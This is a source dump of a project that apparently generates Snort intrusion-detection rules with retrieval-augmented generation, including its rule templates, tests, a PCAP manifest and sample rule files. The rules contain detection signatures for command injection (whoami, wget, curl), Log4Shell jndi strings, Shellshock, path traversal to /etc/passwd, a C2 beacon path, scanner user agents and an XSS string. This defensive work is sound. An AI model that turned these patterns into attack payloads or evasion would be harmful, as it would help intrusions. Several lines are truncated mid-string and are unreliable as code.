        "Detect suspicious SMB exploit attempt against port 445.",
        "Possible EternalBlue style SMB transaction targets internal host.",
        "Détecter une tentative d'exploitation SMB sur le port 445.",
    ],
    "suspicious_user_agent": [
        "Detect suspicious scanner User-Agent such as sqlmap or Nikto.",
        "A web scanner user-agent appears in HTTP headers.",
        "Détecter un User-Agent d'outil de scan web.",
    ],
    "webshell_upload": [
        "Detect suspicious PHP web shell upload through multipart form.",
        "HTTP file upload contains .php filename and suspicious content.",
        "Détecter un upload de webshell PHP.",
    ],
    "benign": [
        "Normal HTTP health check from monitoring server.",
        "Legitimate DNS query to public resolver.",
        "Traffic backup autorisé entre deux serveurs internes.",
    ],
}


def stable_sid(text: str, base: int = 9000000, modulo: int = 900000) -> int:
    digest = hashlib.sha256(text.encode("utf-8")).hexdigest()
    return base + (int(digest[:10], 16) % modulo)


def detect_attack_type(text: str) -> str:
    lower = text.lower()
    icmp_priority_terms = ("icmp", "ping sweep", "echo request", "icmp sweep", "internal network sweep")
    if any(term in lower for term in icmp_priority_terms):
        return "icmp_sweep"
    scores: Dict[str, int] = {}
    for attack, keywords in ATTACK_KEYWORDS.items():
        scores[attack] = sum(1 for kw in keywords if kw.lower() in lower)
    best = max(scores, key=scores.get)
    return best if scores[best] > 0 else "suspicious_user_agent"


def generate_snort_rule(attack_type: str, query: str = "", sid: int | None = None, rev: int = 1) -> str:
    sid = sid or stable_sid(f"{attack_type}:{query}")
```

```
    msg = f"LOCAL {attack_type.replace('_', ' ').upper()} detected"
    classtype = CLASSTYPE.get(attack_type, "attempted-recon")
    if attack_type == "port_scan":
        return (f'alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"{msg}"; flags:S; '
                f'detection_filter:track by_src, count 20, seconds 60; classtype:{classtype}; sid:{sid}; rev:{rev};)')
    if attack_type == "ssh_bruteforce":
        return (f'alert tcp $EXTERNAL_NET any -> $HOME_NET 22 (msg:"{msg}"; flow:to_server; flags:S; '
                f'detection_filter:track by_src, count 8, seconds 60; classtype:{classtype}; sid:{sid}; rev:{rev};)')
    if attack_type == "ftp_bruteforce":
        return (f'alert tcp $EXTERNAL_NET any -> $HOME_NET 21 (msg:"{msg}"; flow:to_server,established; '
                f'content:"USER "; nocase; detection_filter:track by_src, count 6, seconds 60; classtype:{classtype}; sid:{
    if attack_type == "rdp_bruteforce":
        return (f'alert tcp $EXTERNAL_NET any -> $HOME_NET 3389 (msg:"{msg}"; flags:S; '
                f'detection_filter:track by_src, count 10, seconds 120; classtype:{classtype}; sid:{sid}; rev:{rev};)')
    if attack_type == "sql_injection":
        payload = random.choice(['"union select"', '"or 1=1"', '"select%20"'])
        return (f'alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"{msg}"; flow:to_server,established; '
                f'content:{payload}; http_uri; nocase; classtype:{classtype}; sid:{sid}; rev:{rev};)')
    if attack_type == "xss":
        return (f'alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"{msg}"; flow:to_server,established; '
                f'content:"<script"; http_uri; nocase; classtype:{classtype}; sid:{sid}; rev:{rev};)')
    if attack_type == "directory_traversal":
        return (f'alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"{msg}"; flow:to_server,established; '
                f'content:"../"; http_uri; content:"/etc/passwd"; http_uri; nocase; classtype:{classtype}; sid:{sid}; rev:{
    if attack_type == "command_injection":
        return (f'alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"{msg}"; flow:to_server,established; '
                f'content:"cmd="; http_uri; content:";"; http_uri; pcre:"/(whoami|id|wget|curl)/Ui"; classtype:{classtype};
    if attack_type == "log4shell":
        return (f'alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"{msg}"; flow:to_server,established; '
                f'content:"${{jndi:"; http_header; nocase; pcre:"/\\$\\{{jndi:(ldap|rmi|dns):/Hi"; classtype:{classtype}; s
    if attack_type == "shellshock":
        return (f'alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"{msg}"; flow:to_server,established; '
                f'content:"() {{"; http_header; content:"/bin/"; http_header; nocase; classtype:{classtype}; sid:{sid}; rev
    if attack_type == "dns_tunneling":
        return (f'alert udp $HOME_NET any -> $EXTERNAL_NET 53 (msg:"{msg}"; dsize:>120; '
                f'pcre:"/^[A-Za-z0-9]{{40,}}\\./"; classtype:{classtype}; sid:{sid}; rev:{rev};)')
    if attack_type == "dns_axfr":
        return (f'alert udp $EXTERNAL_NET any -> $HOME_NET 53 (msg:"{msg}"; content:"|00 FC 00 01|"; '
                f'offset:12; depth:4; classtype:{classtype}; sid:{sid}; rev:{rev};)')
    if attack_type == "icmp_sweep":
        return (f'alert icmp $EXTERNAL_NET any -> $HOME_NET any (msg:"{msg}"; itype:8; '
                f'detection_filter:track by_src, count 15, seconds 60; classtype:{classtype}; sid:{sid}; rev:{rev};)')
    if attack_type == "malware_c2":
        return (f'alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"{msg}"; flow:to_server,established; '
                f'content:"/gate.php"; http_uri; content:"User-Agent|3A|"; http_header; nocase; classtype:{classtype}; sid:
    if attack_type == "smb_exploit":
        return (f'alert tcp $EXTERNAL_NET any -> $HOME_NET 445 (msg:"{msg}"; flow:to_server,established; '
                f'content:"|FF|SMB"; depth:4; content:"|25 00 00 00|"; distance:0; within:80; classtype:{classtype}; sid:{s
    if attack_type == "suspicious_user_agent":
        agent = random.choice(["sqlmap", "Nikto", "acunetix"])
        return (f'alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"{msg}"; flow:to_server,established; '
                f'content:"User-Agent|3A| {agent}"; http_header; nocase; classtype:{classtype}; sid:{sid}; rev:{rev};)')
    if attack_type == "webshell_upload":
        return (f'alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"{msg}"; flow:to_server,established; '
                f'content:"Content-Disposition|3A| form-data"; http_header; content:".php"; http_client_body; nocase; class
    return (f'alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"{msg}"; flags:S; '
            f'classtype:{classtype}; sid:{sid}; rev:{rev};)')

```
```
```

tests/test_app_gradio.py

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/tests/test_app_gradio.py

```
FILE: tests/test_app_gradio.py
```python
from pathlib import Path

import pandas as pd

from snort_rag import app_gradio


def test_app_gradio_imports():
    assert app_gradio.DATASET.exists()
    assert app_gradio.demo is None or app_gradio.gr is not None


def test_safe_load_csv_handles_missing_file(tmp_path):
    missing = tmp_path / "missing.csv"

    df = app_gradio.safe_load_csv(missing)

    assert isinstance(df, pd.DataFrame)
```
```

```
    assert df.empty


def test_evidence_summary_handles_missing_result_dir(monkeypatch, tmp_path):
    monkeypatch.setattr(app_gradio, "RESULTS_DIR", tmp_path)

    summary = app_gradio.build_evidence_summary()

    assert summary["Snort runtime validation"] == "Not available"
    assert summary["PCAP replay"] == "Not available"
    assert summary["Available LLM benchmark models"] == "Not available"


def test_dataset_stats_uses_project_dataset():
    summary, attack_counts, source_counts, preview = app_gradio.dataset_stats()

    assert "Rows:" in summary
    assert "Personal RAG dataset" in summary
    assert not attack_counts.empty
    assert not source_counts.empty
    assert not preview.empty
    assert "benign_traffic" in set(attack_counts["attack_type"])

```

tests/test_clustering.py

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/tests/test_clustering.py

```
FILE: tests/test_clustering.py
```python
import csv

from snort_rag.clustering import run_clustering


def test_clustering_outputs_metrics(tmp_path):
    dataset = tmp_path / "dataset.csv"
    fieldnames = ["id", "description_naturelle", "attack_type", "attack_family", "log_example", "snort_rule_reference", "ex
    rows = []
    for idx in range(12):
        label = "sql_injection" if idx < 6 else "ssh_bruteforce"
        rows.append({
            "id": f"R{idx}",
            "description_naturelle": f"{label} example {idx}",
            "attack_type": label,
            "attack_family": "web" if label == "sql_injection" else "auth",
            "log_example": "union select" if label == "sql_injection" else "ssh login",
            "snort_rule_reference": "NO_RULE_RECOMMENDED",
            "expected_explanation": label,
        })
    with dataset.open("w", newline="", encoding="utf-8") as handle:
        writer = csv.DictWriter(handle, fieldnames=fieldnames)
        writer.writeheader()
        writer.writerows(rows)

    metrics = run_clustering(dataset, tmp_path, n_clusters=2)

    assert not metrics.empty
    assert (tmp_path / "clustering_metrics.csv").exists()
    assert (tmp_path / "clustering_confusion_matrix.csv").exists()

```

tests/test_generate_dataset.py

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/tests/test_generate_dataset.py

```
FILE: tests/test_generate_dataset.py
```python
import csv

from snort_rag.generate_dataset import build_rows


def test_build_rows_uses_real_rule_as_target(tmp_path):
    kb_path = tmp_path / "trusted_rule_kb.csv"
    rule = (
        'alert tcp $EXTERNAL_NET any -> $HOME_NET 80 '
        '(msg:"ET WEB_SERVER SQL Injection attempt"; flow:to_server,established; '
        'content:"union select"; http_uri; classtype:web-application-attack; sid:2011111; rev:3;)'
```

```
    )
    with kb_path.open("w", newline="", encoding="utf-8") as handle:
        writer = csv.DictWriter(
            handle,
            fieldnames=[
                "kb_id",
                "source_name",
                "source_url",
                "source_type",
                "archive_name",
                "archive_url",
                "source_file",
                "sid",
                "rev",
                "msg",
                "classtype",
                "attack_type",
                "content_keywords",
                "rule",
            ],
        )
        writer.writeheader()
        writer.writerow({
            "kb_id": "et:test.rules:2011111",
            "source_name": "Emerging Threats Open Rules",
            "source_url": "https://rules.emergingthreats.net/open/snort-2.9.0/emerging.rules.tar.gz",
            "source_type": "open_ruleset_optional_extraction",
            "archive_name": "emerging_threats_open",
            "archive_url": "https://rules.emergingthreats.net/open/snort-2.9.0/emerging.rules.tar.gz",
            "source_file": "emerging-web_server.rules",
            "sid": "2011111",
            "rev": "3",
            "msg": "ET WEB_SERVER SQL Injection attempt",
            "classtype": "web-application-attack",
            "attack_type": "sql_injection",
            "content_keywords": '["union select"]',
            "rule": rule,
        })

    rows = build_rows(multiplier=3, seed=7, kb_path=kb_path)

    assert len(rows) == 3
    assert all(row["rule"] == rule for row in rows)
    assert all(row["base_rule"] == rule for row in rows)
    assert all(row["generation_method"] == "real_rule_paraphrase_expansion" for row in rows)
    assert all(row["source_usage"] == "generated from a persisted trusted-source real Snort rule" for row in rows)
    assert {row["augmentation_index"] for row in rows} == {1, 2, 3}

```
```

tests/test_generator.py

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/tests/test_generator.py

```
FILE: tests/test_generator.py
```python
from pathlib import Path

import pytest

from snort_rag.architectures import SnortRAGArchitectures
from snort_rag.false_positive import analyze_false_positive_risk
from snort_rag.generator import build_generation_result, explain_rule
from snort_rag.retrieval import RetrievedDoc


PROJECT_ROOT = Path(__file__).resolve().parents[1]
DATASET = PROJECT_ROOT / "data" / "processed" / "final_snort_dataset.csv"


@pytest.fixture(scope="module")
def rag() -> SnortRAGArchitectures:
    return SnortRAGArchitectures(DATASET)


def test_generate_ssh_bruteforce_rule(rag: SnortRAGArchitectures):
    result = rag.agentic_rag("Generate a Snort rule for repeated SSH brute force attempts on port 22")

    assert result["valid_rule"] is True
    assert result["attack_type"] == "ssh_bruteforce"
    assert "22" in result["generated_rule"] or "$SSH_PORTS" in result["generated_rule"]
    assert "false_positive_risk" in result
    assert result["explanation"]
```

```
def test_generate_sql_injection_rule(rag: SnortRAGArchitectures):
    result = rag.agentic_rag("Detect SQL injection with UNION SELECT in HTTP URI")

    assert result["valid_rule"] is True
    assert result["attack_type"] == "sql_injection"
    rule = result["generated_rule"]
    assert "content:" in rule or "pcre:" in rule
    assert result["explanation"]


def test_benign_returns_no_rule(rag: SnortRAGArchitectures):
    result = rag.agentic_rag("A user connects normally to the company website using HTTPS")

    assert result["generated_rule"] == "NO_RULE_RECOMMENDED"
    assert result["valid_rule"] is True
    assert result["false_positive_risk"] == "none"
    assert result["false_positive_score"] == 0.0


def test_generate_icmp_sweep_rule(rag: SnortRAGArchitectures):
    result = rag.agentic_rag("Detect ICMP ping sweep against internal network")

    assert result["attack_type"] == "icmp_sweep"
    assert result["valid_rule"] is True
    assert result["generated_rule"].startswith("alert icmp")
    assert "ping -c" not in result["generated_rule"]
    assert "cmd" not in result["generated_rule"]


def test_false_positive_detects_broad_rule():
    rule = 'alert tcp any any -> any any (msg:"too broad"; sid:9000001; rev:1; classtype:misc-activity;)'

    result = analyze_false_positive_risk(rule)

    assert result["false_positive_score"] > 0.5
    assert result["false_positive_risk"] == "high"
    assert result["improvement_suggestions"]


def test_generation_output_contract_has_required_keys(rag: SnortRAGArchitectures):
    result = rag.agentic_rag("Detect malware command and control beacon to /gate.php")

    required_keys = {
        "generated_rule",
        "attack_type",
        "syntax_validation",
        "valid_rule",
        "validation_errors",
        "detected_options",
        "missing_options",
        "false_positive_risk",
        "false_positive_score",
        "risk_factors",
        "improvement_suggestions",
        "explanation",
        "source_doc_ids",
        "retrieved_context_used",
        "hallucination_risk",
        "option_coverage",
    }

    assert required_keys.issubset(result.keys())


def test_source_doc_ids_are_deduplicated():
    doc = RetrievedDoc(
        rank=1,
        score=0.9,
        id="SNORT-P1-DUP",
        text="DNS tunneling",
        attack_type="dns_tunneling",
        rule='alert udp $HOME_NET any -> $EXTERNAL_NET 53 (msg:"DNS"; dsize:>120; classtype:policy-violation; sid:1; rev:1;
        source_name="test",
        source_url="test",
    )

    result = build_generation_result(
        query="Detect DNS tunneling",
        attack_type="dns_tunneling",
        rule=doc.rule,
        retrieved_docs=[doc, doc],
        prompt="prompt",
    )

    assert result["source_doc_ids"] == ["SNORT-P1-DUP"]
    assert result["retrieved_ids"] == ["SNORT-P1-DUP"]
```

```
def test_explanation_uses_actual_rule_classtype_for_dns():
    rule = 'alert udp $HOME_NET any -> $EXTERNAL_NET 53 (msg:"DNS tunnel"; dsize:>120; pcre:"/^[A-Za-z0-9]{40,}\\./"; class

    explanation = explain_rule(rule, "dns_tunneling", [])

    assert "policy-violation" in explanation
    assert "trojan-activity" not in explanation

```
```

tests/test_llm_generator.py

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/tests/test_llm_generator.py

```
FILE: tests/test_llm_generator.py
```python
from snort_rag.llm_clients import MockDeterministicClient
from snort_rag.llm_generator import generate_with_llm_context
from snort_rag.retrieval import RetrievedDoc


def _doc() -> RetrievedDoc:
    return RetrievedDoc(
        rank=1,
        score=0.9,
        id="SNORT-P1-001",
        text="SQL injection UNION SELECT",
        attack_type="sql_injection",
        rule='alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"SQLi"; flow:to_server,established; content:"un
        source_name="person1_dataset",
        source_url="data/processed/final_snort_dataset.csv",
        log_example="GET /?q=union select",
        description_naturelle="Detect SQL injection",
        snort_rule_reference='alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"SQLi"; flow:to_server,establis
    )


def test_llm_generator_uses_retrieved_context_and_schema():
    client = MockDeterministicClient(
        '{"attack_type":"sql_injection","generated_rule":"alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:\\"
    )

    result = generate_with_llm_context("Detect UNION SELECT", [_doc()], client)

    assert result["generation_mode"] == "rag_llm"
    assert result["valid_rule"] is True
    assert result["source_doc_ids"] == ["SNORT-P1-001"]
    assert "SNORT-P1-001" in client.prompts[0]


def test_invalid_llm_output_falls_back_explicitly():
    client = MockDeterministicClient("not json")

    result = generate_with_llm_context("Detect UNION SELECT", [_doc()], client, max_repair_attempts=0)

    assert result["generation_mode"] == "template_fallback_after_llm_failure"
    assert result["valid_rule"] is True
    assert result["validation_errors"]

```
```

tests/test_log_integration_eval.py

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/tests/test_log_integration_eval.py

```
FILE: tests/test_log_integration_eval.py
```python
from __future__ import annotations

import csv
import subprocess
import sys
from pathlib import Path


PROJECT_ROOT = Path(__file__).resolve().parents[1]
OUTPUT = PROJECT_ROOT / "results" / "network_log_integration_eval.csv"


def test_log_integration_eval_outputs_real_evidence():
    subprocess.run(
```

```
        [sys.executable, "scripts/run_log_integration_eval.py"],
        cwd=PROJECT_ROOT,
        check=True,
        text=True,
        capture_output=True,
    )

    assert OUTPUT.exists()
    with OUTPUT.open(newline="", encoding="utf-8") as handle:
        rows = list(csv.DictReader(handle))

    represented = {row["expected_attack_type"] for row in rows}
    assert len(represented - {"benign_traffic"}) >= 9
    assert {row["final_status"] for row in rows} == {"PASS"}

    correct = sum(1 for row in rows if row["predicted_attack_type"] == row["expected_attack_type"])
    assert correct / len(rows) == 1.0

    malicious_rows = [row for row in rows if row["expected_attack_type"] != "benign_traffic"]
    assert malicious_rows
    assert all(int(row["pcap_alert_count"]) > 0 for row in malicious_rows)

    benign_rows = [row for row in rows if row["expected_attack_type"] == "benign_traffic"]
    assert benign_rows
    assert all(int(row["pcap_alert_count"]) == 0 for row in benign_rows)

```
```

tests/test_pcap_scripts.py

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/tests/test_pcap_scripts.py

```
FILE: tests/test_pcap_scripts.py
```python
import subprocess
import sys


def test_pcap_generation_creates_manifest(tmp_path):
    out_dir = tmp_path / "pcaps"
    subprocess.run([sys.executable, "scripts/generate_lab_pcaps.py", "--out", str(out_dir)], check=True)

    assert (out_dir / "manifest.json").exists()
    assert list(out_dir.glob("*.pcap"))

```
```

tests/test_prompting.py

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/tests/test_prompting.py

```
FILE: tests/test_prompting.py
```python
import pytest

from snort_rag.prompting import build_rag_prompt
from snort_rag.retrieval import RetrievedDoc


def _doc() -> RetrievedDoc:
    return RetrievedDoc(
        rank=1,
        score=0.9,
        id="SNORT-P1-001",
        text="SQL injection UNION SELECT",
        attack_type="sql_injection",
        rule='alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"SQLi"; content:"union select"; http_uri; sid:1
        source_name="person1_dataset",
        source_url="data/processed/final_snort_dataset.csv",
        log_example="GET /?q=union select",
        description_naturelle="Detect SQL injection",
        snort_rule_reference='alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"SQLi"; content:"union select";
    )


def test_prompt_requires_retrieved_context():
    with pytest.raises(ValueError):
        build_rag_prompt("Detect SQLi", [])


def test_prompt_contains_doc_ids_schema_and_benign_escape():
```

```
    prompt = build_rag_prompt("Detect SQLi", [_doc()])

    assert "SNORT-P1-001" in prompt
    assert "OUTPUT JSON ONLY" in prompt
    assert "NO_RULE_RECOMMENDED" in prompt
    assert "used_source_doc_ids" in prompt

```

tests/test_real_log_integration.py

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/tests/test_real_log_integration.py

FILE: tests/test_real_log_integration.py

```python
from __future__ import annotations

import csv
import subprocess
import sys
from pathlib import Path


PROJECT_ROOT = Path(__file__).resolve().parents[1]
REAL_LOG_DIR = PROJECT_ROOT / "data" / "logs" / "real_lab_logs"
INDEX = REAL_LOG_DIR / "real_lab_logs_index.csv"
OUTPUT = PROJECT_ROOT / "results" / "real_lab_log_integration_eval.csv"


def _read_rows(path: Path) -> list[dict[str, str]]:
    with path.open(newline="", encoding="utf-8") as handle:
        return list(csv.DictReader(handle))


def test_real_lab_logs_are_present_and_indexed():
    required_files = {
        "README.md",
        "snort_alert_fast.log",
        "http_access.log",
        "ssh_auth.log",
        "dns_lab.log",
        "icmp_lab.log",
        "real_lab_logs_index.csv",
    }
    assert REAL_LOG_DIR.is_dir()
    assert required_files.issubset({path.name for path in REAL_LOG_DIR.iterdir()})

    snort_alerts = (REAL_LOG_DIR / "snort_alert_fast.log").read_text(encoding="utf-8")
    assert "[1:9100181:1]" in snort_alerts
    assert "[1:9100182:1]" in snort_alerts
    assert "[1:9100183:1]" in snort_alerts
    assert "unable to open rules file" not in snort_alerts
    assert "Fatal Error" not in snort_alerts

    rows = _read_rows(INDEX)
    represented = {row["attack_type"] for row in rows}
    assert len(rows) >= 10
    assert len(represented - {"benign_traffic"}) >= 9
    assert "benign_traffic" in represented
    assert {row["expected_label"] for row in rows} <= {"malicious", "benign"}
    assert all(row["source_file"] for row in rows)
    assert all(row["capture_method"] for row in rows)


def test_real_lab_log_integration_eval_passes():
    subprocess.run(
        [sys.executable, "scripts/run_real_log_integration_eval.py"],
        cwd=PROJECT_ROOT,
        check=True,
        text=True,
        capture_output=True,
    )

    assert OUTPUT.exists()
    rows = _read_rows(OUTPUT)
    assert {row["final_status"] for row in rows} == {"PASS"}
    correct = sum(1 for row in rows if row["predicted_attack_type"] == row["expected_attack_type"])
    assert correct / len(rows) == 1.0

    malicious_rows = [row for row in rows if row["expected_attack_type"] != "benign_traffic"]
    assert all(int(row["pcap_alert_count"]) > 0 for row in malicious_rows)

    benign_rows = [row for row in rows if row["expected_attack_type"] == "benign_traffic"]
    assert benign_rows
```

```
    assert all(int(row["pcap_alert_count"]) == 0 for row in benign_rows)
```

tests/test_retrieval.py

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/tests/test_retrieval.py

```
FILE: tests/test_retrieval.py
```python
import csv

from snort_rag.retrieval import SnortKnowledgeBase


def test_hybrid_rerank_retrieve_preserves_dataset_context(tmp_path):
    dataset_path = tmp_path / "dataset.csv"
    fieldnames = [
        "id",
        "description_naturelle",
        "attack_type",
        "attack_family",
        "protocol",
        "src_port",
        "dst_port",
        "severity",
        "log_example",
        "snort_rule_reference",
        "false_positive_context",
        "source_type",
        "expected_explanation",
    ]
    rows = [
        {
            "id": "ROW-1",
            "description_naturelle": "Detect SQL injection with UNION SELECT in HTTP URI",
            "attack_type": "sql_injection",
            "attack_family": "web_attack",
            "protocol": "http",
            "src_port": "any",
            "dst_port": "80",
            "severity": "high",
            "log_example": 'GET /search?q=union%20select HTTP/1.1',
            "snort_rule_reference": 'alert tcp $EXTERNAL_NET any -> $HOME_NET 80 (msg:"SQLi"; content:"union select"; sid:9
            "false_positive_context": "developer staging payload",
            "source_type": "manual",
            "expected_explanation": "Union select payload indicates SQL injection.",
        },
        {
            "id": "ROW-2",
            "description_naturelle": "Normal HTTP health check from monitoring server",
            "attack_type": "benign_traffic",
            "attack_family": "benign",
            "protocol": "http",
            "src_port": "any",
            "dst_port": "80",
            "severity": "low",
            "log_example": 'GET /health HTTP/1.1',
            "snort_rule_reference": "NO_RULE_RECOMMENDED",
            "false_positive_context": "scheduled monitoring",
            "source_type": "manual",
            "expected_explanation": "Benign request.",
        },
    ]

    with dataset_path.open("w", newline="", encoding="utf-8") as handle:
        writer = csv.DictWriter(handle, fieldnames=fieldnames)
        writer.writeheader()
        writer.writerows(rows)

    kb = SnortKnowledgeBase(dataset_path)
    docs = kb.hybrid_rerank_retrieve("Need a Snort rule for union select SQL injection", k=1)

    assert len(docs) == 1
    assert docs[0].id == "ROW-1"
    assert docs[0].description_naturelle == rows[0]["description_naturelle"]
    assert docs[0].log_example == rows[0]["log_example"]
    assert docs[0].snort_rule_reference == rows[0]["snort_rule_reference"]

```
```

tests/test_rule_parser.py

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/tests/test_rule_parser.py

```
FILE: tests/test_rule_parser.py
```python
from snort_rag.rule_parser import normalize_snort3_rule, validate_rule


def test_valid_rule():
    rule = 'alert tcp $EXTERNAL_NET any -> $HOME_NET 22 (msg:"LOCAL SSH"; flags:S; sid:900001; rev:1;)'
    valid, errors = validate_rule(rule)
    assert valid, errors


def test_invalid_rule():
    rule = 'this is not a rule'
    valid, errors = validate_rule(rule)
    assert not valid


def test_normalize_snort3_content_nocase_modifier():
    rule = 'alert tcp any any -> any 80 (msg:"SQL"; content:"UNION SELECT"; nocase; sid:900001; rev:1;)'

    normalized = normalize_snort3_rule(rule)

    assert 'content:"UNION SELECT",nocase;' in normalized
    assert "; nocase;" not in normalized
    valid, errors = validate_rule(normalized)
    assert valid, errors


def test_normalize_snort3_content_unsafe_bytes():
    rule = 'alert tcp any any -> any 80 (msg:"CMD"; content:"; \\"whoami\\" \\\\"; nocase; sid:900002; rev:1;)'

    normalized = normalize_snort3_rule(rule)

    assert 'content:"|3B| |22|whoami|22| |5C|",nocase;' in normalized
    valid, errors = validate_rule(normalized)
    assert valid, errors

```
```

tests/test_runtime_scripts.py

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/tests/test_runtime_scripts.py

```
FILE: tests/test_runtime_scripts.py
```python
import subprocess
import sys
from pathlib import Path


def test_snort_validation_skips_missing_binary(tmp_path):
    rules = tmp_path / "rules.rules"
    rules.write_text('alert tcp any any -> any 80 (msg:"x"; content:"x"; sid:1; rev:1;)\n', encoding="utf-8")
    out = tmp_path / "runtime.csv"

    subprocess.run(
        [
            sys.executable,
            "scripts/run_snort_validation.py",
            "--snort-bin",
            "definitely_missing_snort_binary",
            "--rules",
            str(rules),
            "--out",
            str(out),
        ],
        check=True,
    )

    text = out.read_text(encoding="utf-8")
    assert "SKIPPED" in text
    assert "snort binary not found" in text

```
```

tests/pcaps/README.md

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/tests/pcaps/README.md

```
FILE: tests/pcaps/README.md
```markdown
# PCAP Test Files

PCAP files are not included by default.

PCAPs must be generated or captured in a lab.

Do not include sensitive real network traffic.

Use synthetic/lab traffic only.

No detection result should be claimed unless Snort was actually run on the PCAP.
# Synthetic Lab PCAPs

Generate local educational PCAPs with:

```bash
PYTHONPATH=src python scripts/generate_lab_pcaps.py --out tests/pcaps/generated
```

These files are synthetic lab traffic, not captured real network data. Do not commit sensitive production PCAPs. Runtime al

```bash
PYTHONPATH=src python scripts/run_pcap_tests.py --pcap-dir tests/pcaps/generated
```

If Snort is not installed, the result file must show `SKIPPED` rather than a fake pass.

```
```

tests/pcaps/generated/manifest.json

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/tests/pcaps/generated/manifest.json

```
FILE: tests/pcaps/generated/manifest.json
```json
[
  {
    "pcap": "tests/pcaps/generated/port_scan.pcap",
    "scenario": "port_scan",
    "synthetic": true,
    "protocol_valid": true,
    "expected_attack_type": "port_scan",
    "packet_count": 11
  },
  {
    "pcap": "tests/pcaps/generated/ssh_bruteforce.pcap",
    "scenario": "ssh_bruteforce",
    "synthetic": true,
    "protocol_valid": true,
    "expected_attack_type": "ssh_bruteforce",
    "packet_count": 40
  },
  {
    "pcap": "tests/pcaps/generated/sql_injection.pcap",
    "scenario": "sql_injection",
    "synthetic": true,
    "protocol_valid": true,
    "expected_attack_type": "sql_injection",
    "packet_count": 5
  },
  {
    "pcap": "tests/pcaps/generated/xss.pcap",
    "scenario": "xss",
    "synthetic": true,
    "protocol_valid": true,
    "expected_attack_type": "xss",
    "packet_count": 5
  },
  {
    "pcap": "tests/pcaps/generated/command_injection.pcap",
    "scenario": "command_injection",
    "synthetic": true,
    "protocol_valid": true,
    "expected_attack_type": "command_injection",
    "packet_count": 5
  },
  {
    "pcap": "tests/pcaps/generated/directory_traversal.pcap",
    "scenario": "directory_traversal",
    "synthetic": true,
```
```

```
    "protocol_valid": true,
    "expected_attack_type": "directory_traversal",
    "packet_count": 5
  },
  {
    "pcap": "tests/pcaps/generated/dns_tunneling.pcap",
    "scenario": "dns_tunneling",
    "synthetic": true,
    "protocol_valid": true,
    "expected_attack_type": "dns_tunneling",
    "packet_count": 1
  },
  {
    "pcap": "tests/pcaps/generated/icmp_sweep.pcap",
    "scenario": "icmp_sweep",
    "synthetic": true,
    "protocol_valid": true,
    "expected_attack_type": "icmp_sweep",
    "packet_count": 15
  },
  {
    "pcap": "tests/pcaps/generated/malware_c2.pcap",
    "scenario": "malware_c2",
    "synthetic": true,
    "protocol_valid": true,
    "expected_attack_type": "malware_c2",
    "packet_count": 30
  },
  {
    "pcap": "tests/pcaps/generated/benign_traffic.pcap",
    "scenario": "benign_traffic",
    "synthetic": true,
    "protocol_valid": true,
    "expected_attack_type": "benign_traffic",
    "packet_count": 5
  }
]
```

tmp/dns_icmp_test.rules

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/tmp/dns_icmp_test.rules

```
FILE: tmp/dns_icmp_test.rules
```text
alert udp any any -> any 53 (msg:"TEST DNS TUNNEL LONG LABEL"; content:"aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa",nocase; sid:99900
alert icmp any any -> any any (msg:"TEST ICMP SWEEP PAYLOAD"; content:"ICMP echo sweep lab packet"; sid:9990005; rev:1;)

```
```

tmp/snort3_validate.lua

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/tmp/snort3_validate.lua

```
FILE: tmp/snort3_validate.lua
```text
ips = {
  variables = {
    nets = {
      HOME_NET = 'any',
      EXTERNAL_NET = 'any',
    },
  },
}

```
```

tmp/sql_test.rules

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/tmp/sql_test.rules

```
FILE: tmp/sql_test.rules
```text
alert tcp any any -> any 80 (msg:"TEST SQL UNION SELECT"; content:"UNION SELECT",nocase; sid:9990001; rev:1;)

```
```

tmp/xss_test.rules

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/tmp/xss_test.rules

```
FILE: tmp/xss_test.rules
```text
alert tcp any any -> any 80 (msg:"TEST XSS SCRIPT ALERT"; flow:to_server,established; content:"<script>alert(1)</script>",n

```
```

tools/snort3-docker

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/tools/snort3-docker

```
FILE: tools/snort3-docker
```text
#!/usr/bin/env bash
set -euo pipefail

PROJECT_ROOT="/mnt/e/projects/snort_rag_rule_generator"

docker run --rm \
  -v "$PROJECT_ROOT":/work \
  -w /work \
  --entrypoint /home/snorty/snort3/bin/snort \
  ciscotalos/snort3:latest \
  "$@"

